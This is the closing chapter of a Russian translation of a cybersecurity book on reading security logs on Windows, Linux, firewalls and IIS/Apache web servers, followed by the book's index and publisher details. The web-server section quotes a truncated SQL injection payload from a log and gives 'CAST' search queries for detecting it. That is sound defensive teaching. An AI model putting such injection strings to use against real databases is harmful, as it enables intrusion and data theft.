Типы журналов, доступных в операционной системе, могут различаться. В этой книге мы сосредоточимся на основных журналах, которые актуальны с точки зрения безопасности. Будем использовать операционные системы Windows и Linux, чтобы продемонстрировать это.

Журналы Windows

В операционной системе Windows наиболее важные журналы, связанные с безопасностью, доступны через **Просмотр событий**. В главе 13 «Расследование инцидента» мы рассказали о наиболее распространенных событиях, которые следует рассмотреть в ходе расследования. Хотя события могут легко располагаться в окне **Просмотр событий**, вы также можете получить отдельные файлы в `Windows\System32\winevt\Logs`, как показано на рис. 16.2.

| Name | Date modified | Type | Size |
|---|--------------------|-----------|-----------|
| Application.evtx | 10/16/2017 3:22 PM | Event Log | 20,484 KB |
| HardwareEvents.evtx | 11/8/2014 8:13 PM | Event Log | 68 KB |
| Internet Explorer.evtx | 11/8/2014 8:13 PM | Event Log | 68 KB |
| Key Management Service.evtx | 11/8/2014 8:13 PM | Event Log | 68 KB |
| Microsoft-Rdms-UI%Admin.evtx | 4/17/2015 8:03 PM | Event Log | 68 KB |
| Microsoft-Rdms-UI%Operational.evtx | 4/17/2015 8:03 PM | Event Log | 68 KB |
| Microsoft-RMS-MSIPC%Debug.etl | 12/22/2017 4:01 AM | ETL File | 4 KB |
| Microsoft-Windows-All-User-Install-Age... | 4/17/2015 8:03 PM | Event Log | 68 KB |
| Microsoft-Windows-AppHost%Admin.... | 4/17/2015 8:03 PM | Event Log | 68 KB |
| Microsoft-Windows-AppID%Operation... | 4/17/2015 8:03 PM | Event Log | 68 KB |
| Microsoft-Windows-ApplicabilityEngine... | 4/17/2015 8:03 PM | Event Log | 68 KB |
| Microsoft-Windows-Application Server-... | 4/17/2015 8:03 PM | Event Log | 68 KB |

Рис. 16.2

Однако анализ журналов в операционной системе не обязательно ограничивается информацией о логировании, предоставляемой ОС, особенно в Windows. Есть и другие источники информации, которые вы можете использовать, включая файлы предварительной выборки (Windows Prefetch). Они содержат соответствующую информацию, касающуюся выполнения процесса, и могут быть полезны при попытке понять, был ли запущен вредоносный процесс и какие действия были выполнены в результате этого.

В Windows 10 у вас также есть журналы OneDrive (`C:\Users\<USERNAME>\AppData\Local\Microsoft\OneDrive\logs`), что может быть полезно. Если вы исследуете извлечение данных, это может быть удобно, чтобы проверить, было ли совершено какое-либо нарушение. Просмотрите файл `SyncDiagnostics.log` для получения дополнительной информации.

! Для синтаксического анализа файлов предварительной загрузки Windows используйте этот сценарий на языке Python по адресу: <https://github.com/PoorBillionaire/Windows-Prefetch-Parser>.

Еще одно важное расположение файлов – это место, где Windows хранит файлы аварийного дампа программ, запущенных пользователем, а именно: `C:\Users\<username>\AppData\Local\CrashDumps`. Эти файлы являются важными артефактами, которые можно использовать для выявления потенциальных вредоносных программ в системе.

Один из распространенных типов атак, которые могут быть обнаружены в файле дампа, – атака с использованием внедрения кода. Это происходит при размещении исполняемых модулей в запущенных процессах или потоках. Этот метод в основном используется вредоносными программами для доступа к данным, чтобы спрятаться или не дать себя удалить (персистентность). Важно подчеркнуть, что легитимные разработчики программного обеспечения могут время от времени использовать методы внедрения кода не по злонамеренным причинам, таким как изменение существующего приложения.

Чтобы открыть файлы дампа, вам нужен отладчик, такой как *WinDbg* (<http://www.windbg.org>), а также необходимы соответствующие навыки для навигации по файлу дампа, чтобы определить основную причину сбоя. Если у вас нет этих навыков, вы также можете использовать *Instant Online Crash Analysis* (<http://www.osronline.com>).

Приведенные ниже результаты представляют собой краткое изложение автоматизированного анализа с использованием этого онлайн-инструмента (основные области, которым следует уделить внимание, выделены жирным шрифтом):

```
TRIAGER: Could not open triage file :  
e:dump_analysisprogramtriageguids.ini, error 2  
TRIAGER: Could not open triage file :  
e:dump_analysisprogramtriagemodclass.ini, error 2  
GetUrlPageData2 (WinHttp) failed: 12029.  
*** The OS name list needs to be updated! Unknown Windows version: 10.0 ***  
  
FAULTING_IP:  
eModel!wil::details::ReportFailure+120  
00007ffe`be134810 cd29 int 29h  
  
EXCEPTION_RECORD: ffffffffffffff -- (.exr 0xffffffffffffffff)  
ExceptionAddress: 00007ffebe134810  
(eModel!wil::details::ReportFailure+0x0000000000000120)  
ExceptionCode: c0000409 (Stack buffer overflow)  
ExceptionFlags: 00000001  
NumberParameters: 1  
Parameter[0]: 0000000000000007  
  
PROCESS_NAME: MicrosoftEdge.exe  
  
EXCEPTION_CODE: (NTSTATUS) 0xc0000409:
```

Система обнаружила переполнение стекового буфера в этом приложении. Переполнение потенциально может позволить злоумышленнику получить контроль над этим приложением.

```
EXCEPTION_PARAMETER1: 0000000000000007  
NTGLOBALFLAG: 0  
APPLICATION_VERIFIER_FLAGS: 0  
FAULTING_THREAD: 0000000000003208
```

```

BUGCHECK_STR: APPLICATION_FAULT_STACK_BUFFER_OVERRUN_MISSING_GSFREAME_SEHOP
PRIMARY_PROBLEM_CLASS: STACK_BUFFER_OVERRUN_SEHOP
DEFAULT_BUCKET_ID: STACK_BUFFER_OVERRUN_SEHOP
LAST_CONTROL_TRANSFER: from 00007ffebe1349b0 to 00007ffebe134810
STACK_TEXT:
000000d4`dc4fa910 00007ffe`be1349b0 : ffffffff`fffffec 00007ffe`df5e0814
000000d4`dc4fc158 000002bb`a1d20820 :
eModel!wil::details::ReportFailure+0x120
000000d4`dc4fbe50 00007ffe`be0fa485 : 00000000`00000000 00007ffe`df5ee52e
000002bb`ac0f5101 00007ffe`be197771 :
eModel!wil::details::ReportFailure_Hr+0x44
000000d4`dc4fbef0 00007ffe`be0fd837 : 000002bb`ab816b01 00000000`00000000
00000000`00010bd8 000002bb`00000000 :
eModel!wil::details::in1diag3::FailFast_Hr+0x29
000000d4`dc4fbf00 00007ffe`be12d7dd : 00000000`00010bd8 00000000`00000000
00000000`80070001 000000d4`dc4ffa60 : eModel!FailFastOnReparenting+0xf3
000000d4`dc4ffc00 00007ffe`be19e5b8 : 000002bb`ab816b20 00000000`00000000
00000000`00000000 000002bb`16b7bb8 :
eModel!SetParentInBrokerInternal+0x40b5d
000000d4`dc4ffc40 00007ffe`be19965c : 00000000`00000000 000002bb`ac0f51f0
000002bb`ac0f51f4 000002bb`ac0f50c0 :
eModel!CTabWindowManager::_AttemptFrameFastShutdown+0x118
000000d4`dc4ffc90 00007ffe`be19634e : 000002bb`c0061b00 000000d4`dc4ffd00
00007ffe`be0a9e00 00000000`00000001 :
eModel!CTabWindowManager::CloseAllTabs+0x6c
000000d4`dc4ffcd0 00007ffe`be114a0b : 00000000`00000000 00007ffe`be0a9ed0
000002bb`c0061b00 000002bb`c0061b00 : eModel!CBrowserFrame::_OnClose+0x106
000000d4`dc4ffd50 00007ffe`be07676e : 00000000`00000000 00000000`00000000
00000000`00000000 000002bb`c00711f0 :
eModel!CBrowserFrame::FrameMessagePump+0x6e63b
000000d4`dc4ffe30 00007ffe`be076606 : 000002bb`00032401 000002bb`c0061b00
000000d4`dc4fff50 000002bb`c00711f0 : eModel!_BrowserThreadProc+0xda
000000d4`dc4ffeb0 00007ffe`be0764a9 : 00000000`00000001 000002bb`c0071218
000000d4`dc4fff50 00000000`00000000 : eModel!_BrowserNewThreadProc+0x56
000000d4`dc4ffe0 00007ffe`dea68364 : 000002bb`aae03cd0 00000000`00000000
00000000`00000000 00000000`00000000 : eModel!SHOpenFolderWindow+0xb9
000000d4`dc4fff60 00007ffe`e13470d1 : 00000000`00000000 00000000`00000000
00000000`00000000 00000000`00000000 : kernel32!BaseThreadInitThunk+0x14
000000d4`dc4fff90 00000000`00000000 : 00000000`00000000 00000000`00000000
00000000`00000000 00000000`00000000 : ntdll!RtlUserThreadStart+0x21

```

В этом анализе сбоев, выполненнном с помощью Instant Online Crash Analysis, у нас есть переполнение стекового буфера в Microsoft Edge. Теперь вы можете сопоставить этот журнал (день, когда произошел сбой) с другой информацией, доступной в Event Viewer (журналами безопасности и приложений), чтобы проверить, был ли запущен какой-либо подозрительный процесс, который потенциально мог получить доступ к этому приложению. Помните, что в конце концов вам необходимо выполнить сопоставление данных, чтобы получить более осозаемую информацию о конкретном событии и его виновнике.

Журналы Linux

В Linux есть много журналов, которые можно использовать для поиска информации, связанной с безопасностью. Одним из основных является файл `auth.log`, расположенный в `/var/log`, где содержатся все события, связанные с аутентификацией.

Вот пример этого журнала:

```
Nov 5 11:17:01 kronos CRON[3359]: pam_unix(cron:session): session opened for user root by
(uid=0)
Nov 5 11:17:01 kronos CRON[3359]: pam_unix(cron:session): session closed for user root
Nov 5 11:18:55 kronos gdm-password]: pam_unix(gdm-password:auth): conversation failed
Nov 5 11:18:55 kronos gdm-password]: pam_unix(gdm-password:auth): auth could not identify
password for [root]
Nov 5 11:19:03 kronos gdm-password]: gkr-pam: unlocked login keyring
Nov 5 11:39:01 kronos CRON[3449]: pam_unix(cron:session): session opened for user root by
(uid=0)
Nov 5 11:39:01 kronos CRON[3449]: pam_unix(cron:session): session closed for user root
Nov 5 11:39:44 kronos gdm-password]: pam_unix(gdm-password:auth): conversation failed
Nov 5 11:39:44 kronos gdm-password]: pam_unix(gdm-password:auth): auth could not identify
password for [root]
Nov 5 11:39:55 kronos gdm-password]: gkr-pam: unlocked login keyring
Nov 5 11:44:32 kronos sudo: root : TTY=pts/0 ; PWD=/root ; USER=root ;
COMMAND=/usr/bin/apt-get install smbfs
Nov 5 11:44:32 kronos sudo: pam_unix(sudo:session): session opened for user root by
root(uid=0)
Nov 5 11:44:32 kronos sudo: pam_unix(sudo:session): session closed for user root
Nov 5 11:44:45 kronos sudo: root : TTY=pts/0 ; PWD=/root ; USER=root ;
COMMAND=/usr/bin/apt-get install cifs-utils
Nov 5 11:46:03 kronos sudo: root : TTY=pts/0 ; PWD=/root ; USER=root ;
COMMAND=/bin/mount -t cifs //192.168.1.46/volume_1/temp
Nov 5 11:46:03 kronos sudo: pam_unix(sudo:session): session opened for user root by
root(uid=0)
Nov 5 11:46:03 kronos sudo: pam_unix(sudo:session): session closed for user root
```

Приведенный выше журнал был взят из дистрибутива Kali. RedHat и CentOS будут хранить аналогичную информацию в `/var/log/secure`. Если вы хотите просмотреть только неудачные попытки входа в систему, используйте журналы из `/var/log/faillog`.

ЖУРНАЛЫ БРАНДМАУЭРА

Формат журналов брандмауэра варьируется в зависимости от поставщика. Однако есть некоторые основные поля, которые будут там независимо от платформы. При просмотре журналов брандмауэра вы должны сосредоточиться на ответах на следующие вопросы:

- Кто начал обмен данными (исходный IP-адрес)?
- Где находится пункт назначения этого обмена данными (IP-адрес назначения)?

- Какой тип приложения пытается добраться до пункта назначения (транспортный протокол и порт)?
- Было ли соединение разрешено или запрещено межсетевым экраном?

Приведенный ниже код – это пример журнала брандмауэра Check Point. В этом случае мы скрываем IP-адрес назначения в целях конфиденциальности:

```
"Date", "Time", "Action", "FW.Name", "Direction", "Source", "Destination", "Bytes", "Rules",
"Protocol"
"datetime=26Nov2017", "21:27:02", "action=drop", "fw_name=Governo", "dir=inbound", "src=10.10.1
0.235", "dst=XXX.XXX.XXX.XXX", "bytes=48", "rule=9", "proto=tcp/http"
"datetime=26Nov2017", "21:27:02", "action=drop", "fw_name=Governo", "dir=inbound", "src=10.10.1
0.200", "dst=XXX.XXX.XXX.XXX", "bytes=48", "rule=9", "proto=tcp/http"
"datetime=26Nov2017", "21:27:02", "action=drop", "fw_name=Governo", "dir=inbound", "src=10.10.1
0.2", "dst=XXX.XXX.XXX.XXX", "bytes=48", "rule=9", "proto=tcp/http"
"datetime=26Nov2017", "21:27:02", "action=drop", "fw_name=Governo", "dir=inbound", "src=10.10.1
0.8", "dst=XXX.XXX.XXX.XXX", "bytes=48", "rule=9", "proto=tcp/http"
```

В этом примере правило № 9 – правило, которое обрабатывало все эти запросы и перебрасывало все попытки подключения с 10.10.10.8 в определенное место назначения. Теперь, используя те же навыки чтения, давайте просмотрим журнал брандмауэра NetScreen:

```
Nov 2 13:55:46 fire01 fire00: NetScreen device_id=fire01 [Root]systemnotification-
00257(traffic): start_time="2016-00-02 13:55:45" duration=0
policy_id=119 service=udp/port:7001 proto=17 src zone=Trust dst
zone=Untrust action=Deny sent=0 rcvd=0 src=192.168.2.10 dst=8.8.8.8
src_port=3036 dst_port=7001
```

Важное различие между журналами Check Point и NetScreen заключается в том, как они регистрируют информацию о транспортном протоколе. В журнале Check Point вы увидите, что поле proto содержит транспортный протокол и приложение (в приведенном выше случае, HTTP). Журнал NetScreen показывает аналогичную информацию в полях service и proto. Как видно, есть небольшие изменения, но реальность такова, что как только вы освоите чтение журнала брандмауэра от одного поставщика, легче будет понять другие.

Вы также можете применять машину Linux в качестве брандмауэра, используя iptables. Вот пример того, что представляет собой файл iptables.log:

```
# cat /var/log/iptables.log
Nov 6 10:22:36 cnd kernel: PING Yuridio IN=eth3 OUT= MAC=d8:9d:67:cd:b2:14
SRC=192.168.1.10 DST=192.168.1.88 LEN=84 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF
PROTO=ICMP TYPE=8 CODE=0 ID=1007 SEQ=2
```

Если вам нужно просмотреть брандмауэр Windows, найдите файл журнала pfirewall.log в C:\Windows\System32\LogFiles\Firewall. Вот как он выглядит:

```
#Version: 1.5
#Software: Microsoft Windows Firewall
#Time Format: Local
#Fields: date time action protocol src-ip dst-ip src-port dst-port size
tcpflags tcpsyn tcpack tcpwin icmptype icmpcode info path
```

```
2017-12-22 07:38:54 ALLOW TCP 169.254.211.124 169.254.211.124 63863 4369 0
- 0 0 - - - SEND
2017-12-22 07:38:54 ALLOW TCP 169.254.211.124 169.254.211.124 63863 4369 0
- 0 0 - - - RECEIVE
2017-12-22 07:38:55 ALLOW UDP 169.254.125.142 169.254.255.255 138 138 0 - -
- - - - - SEND
2017-12-22 07:38:55 ALLOW UDP 169.254.211.124 169.254.255.255 138 138 0 - -
- - - - - SEND
2017-12-22 07:38:55 ALLOW UDP 192.168.1.47 192.168.1.255 138 138 0 - - -
- - - SEND
```

ЖУРНАЛЫ ВЕБ-СЕРВЕРА

При просмотре журналов веб-сервера обратите особое внимание на веб-серверы, где веб-приложения взаимодействуют с базами данных SQL. Файлы журналов веб-сервера IIS расположены здесь: \WINDOWS\system32\LogFiles\W3SVC1. Они представляют собой текстовые файлы с расширением .log, которые можно открыть с помощью Блокнота. Вы также можете использовать Excel или Microsoft Log Parser, чтобы открыть этот файл и выполнить основные запросы.

! Log Parser можно скачать на странице <https://www.microsoft.com/en-us/download/details.aspx?id=24659>.

При просмотре журнала IIS обратите особое внимание на поля cs-uri-query и sc-status. В этих полях будут отображаться сведения о выполненных HTTP-запросах. Если вы используете Log Parser, можно выполнить запрос к файлу журнала, чтобы быстро определить, была ли совершена на систему атака с использованием SQL-инъекций. Вот пример:

```
logparser.exe -i:iisw3c -o:Datagrid -rtp:100 "select date, time, c-ip, csuri-
stem, cs-uri-query, time-taken, sc-status from
C:\wwwlogs\W3SVCXXXexTEST*.log where cs-uri-query like '%CAST%'".
```

Это пример потенциального вывода с ключевым словом CAST, расположенным в поле cs-uriquery:

```
80 POST /pages/Users/index.asp ID=UT-47-TPM17';
DECLARE%20@S%20NVARCHAR(4000);SET%30@S=CAST(0x4400);EXEC(@S);--
|31|80040e32|Timeout_expired    500
```

Обратите внимание, что в этом случае код ошибки – 500 (внутренняя ошибка сервера). Другими словами, сервер не смог выполнить запрос. Когда вы видите такой тип активности в своем журнале IIS, следует предпринять действия для усиления защиты на этом веб-сервере. В качестве альтернативы можно добавить межсетевой экран для веб-приложений.

Если вы просматриваете файл журнала Apache, файл журнала доступа находится здесь: /var/log/apache2/access.log. Его формат также очень прост для чтения, в чем вы можете убедиться благодаря следующему примеру:

```
192.168.1.10 - - [07/Dec/2017:15:35:19 -0800] "GET /public/accounting HTTP/1.1" 200 6379
192.168.1.10 - - [07/Dec/2017:15:36:22 -0800] "GET /docs/bin/main.php" 200 46373
192.168.1.10 - - [07/Dec/2017:15:37:27 -0800] "GET /docs HTTP/1.1" 200 4140
```

Если вы ищете конкретную запись, то также можете использовать команду `cat` в Linux:

```
#cat /var/log/apache2/access.log | grep -E "CAST"
```

! Еще одной альтернативой является использование утилиты `apache-scalp`, которую можно скачать на странице <https://code.google.com/archive/p/apache-scalp/>.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. `iptables`. <https://help.ubuntu.com/community/IptablesHowTo>.
2. Log Parser. <https://logrhythm.com/blog/a-technical-analysis-of-wannacryransomware/>.
3. SQL Injection Finder. <https://archive.codeplex.com/?p=wsus>.
4. SQL Injection Cheat Sheet. <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>.

РЕЗЮМЕ

В этой главе вы узнали о важности сопоставления данных при просмотре журналов в разных местах, а также о соответствующих журналах безопасности в Windows и Linux.

Вы выяснили, как читать журналы брандмауэра, используя в качестве примеров Check Point, NetScreen, `iptables` и Windows Firewall.

В конце этой главы вы познакомились с журналами веб-сервера, используя в качестве примеров IIS и Apache.

Вы закончили читать эту главу и эту книгу, и наступило время сделать шаг назад и поразмыслить над этим путешествием по кибербезопасности. Очень важно взять теорию, которую вы изучили здесь, сопоставить с практическими примерами, которые использовались в этой книге, и применить ее к вашей среде или среде клиента. Хотя в кибербезопасности нет такого понятия, как универсальный шаблон, все выводы, сделанные в ходе прочтения, могут быть использованы в качестве основы для вашей будущей работы. Ландшафт угроз постоянно меняется, и к тому времени, когда мы закончили писать эту книгу, была обнаружена новая уязвимость. Возможно, когда вы закончили читать данную книгу, была обнаружена еще одна. Именно по этой причине фундамент знаний так важен. Он поможет вам быстро постигнуть новые вызовы и применить принципы безопасности для устранения угроз. Будьте в безопасности!

Предметный указатель

- Бэкдоры, 98
- Вардрайвинг, 89
- Вертикальное повышение привилегий, 62, 159
- Взлом системы, 163, 286, 298
- Горизонтальное повышение привилегий, 63, 159
- Дальнейшее распространение по сети, 50, 126, 141, 158, 161
- Журналы веб-сервера, 315, 322
- Индикаторы компрометации, 216
- Интернет вещей, 66, 68
- Ландшафт угроз, 323
- Обfuscация, 66
- Оценка рисков, 288, 301
- Повышение привилегий, 50, 62, 158, 161, 179
- Система обнаружения вторжений, 219
- Социальная инженерия, 51, 73, 75
- Управление уязвимостями, 25
- Уязвимости, 104, 289
- Фаззинг, 105
- Фишинг, 24, 51, 77, 94, 102, 156
- Центр безопасности Azure, 48, 226, 232, 242
- Cain and Abel, 60, 61, 87
- DDoS-атаки, 98
- GPO, 184, 188, 194
- Hydra, 55
- IaaS, 19, 46, 47, 128, 199, 211, 226, 232
- John the Ripper, 55
- Kismet, 57, 60, 90
- LogRhythm, 231
- Metasploit, 52, 53, 89, 109, 110, 115, 120, 129, 138, 151, 156, 163, 175, 176, 291
- MS14-068, 155, 157, 174
- Nessus, 88, 108, 109, 115, 162, 298, 304, 305, 306, 307, 310
- Netcat, 144
- Nikto, 58, 59
- Nishang, 148, 150, 153
- NMap, 51, 52, 84, 87, 88, 298
- OpenIOC, 217, 232
- pass-the-hash, 157
- PDF Examiner, 135

-
- PowerShell, 136, 137, 144, 148, 150, 151, 153, 154, 156, 157, 161, 162, 175, 176, 184, 217, 250
 - PowerSploit, 150
 - SaaS, 19, 20, 21, 22, 46, 47, 123
 - scanrand, 87
 - Snort, 220, 221, 232
 - Splunk, 231
 - SQL-инъекции, 105, 116
 - StillSecure, 295
 - THC Hydra, 55
 - UEBA, 222, 223, 224, 225, 226
 - VLAN, 202, 207, 208
 - WinDbg, 318
 - Wireshark, 56, 57, 85, 86, 255
 - WMI, 150, 151, 162

Книги издательства «ДМК Пресс» можно заказать в торгово-издательском холдинге «Планета Альянс» наложенным платежом, выслав открытку или письмо по почтовому адресу:

115487, г. Москва, 2-й Нагатинский пр-д, д. 6А.

При оформлении заказа следует указать адрес (полностью),

по которому должны быть высланы книги;

фамилию, имя и отчество получателя.

Желательно также указать свой телефон и электронный адрес.

Эти книги вы можете заказать и в интернет-магазине: www.a-planeta.ru.

Оптовые закупки: тел. (499) 782-38-89.

Электронный адрес: books@aliants-kniga.ru.

Юрий Диогенес, Эрдаль Озкайя

Кибербезопасность: стратегии атак и обороны

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com

Редактор *Беляевский Д. М.*

Перевод *Беликов Д. А.*

Корректор *Синяева Г. И.*

Верстка *Чаннова А. А.*

Дизайн обложки *Мовчан А. Г.*

Формат 70×100 1/16.

Гарнитура «PT Serif». Печать офсетная.

Усл. печ. л. 26,49. Тираж 200 экз.

Веб-сайт издательства: www.dmkpress.com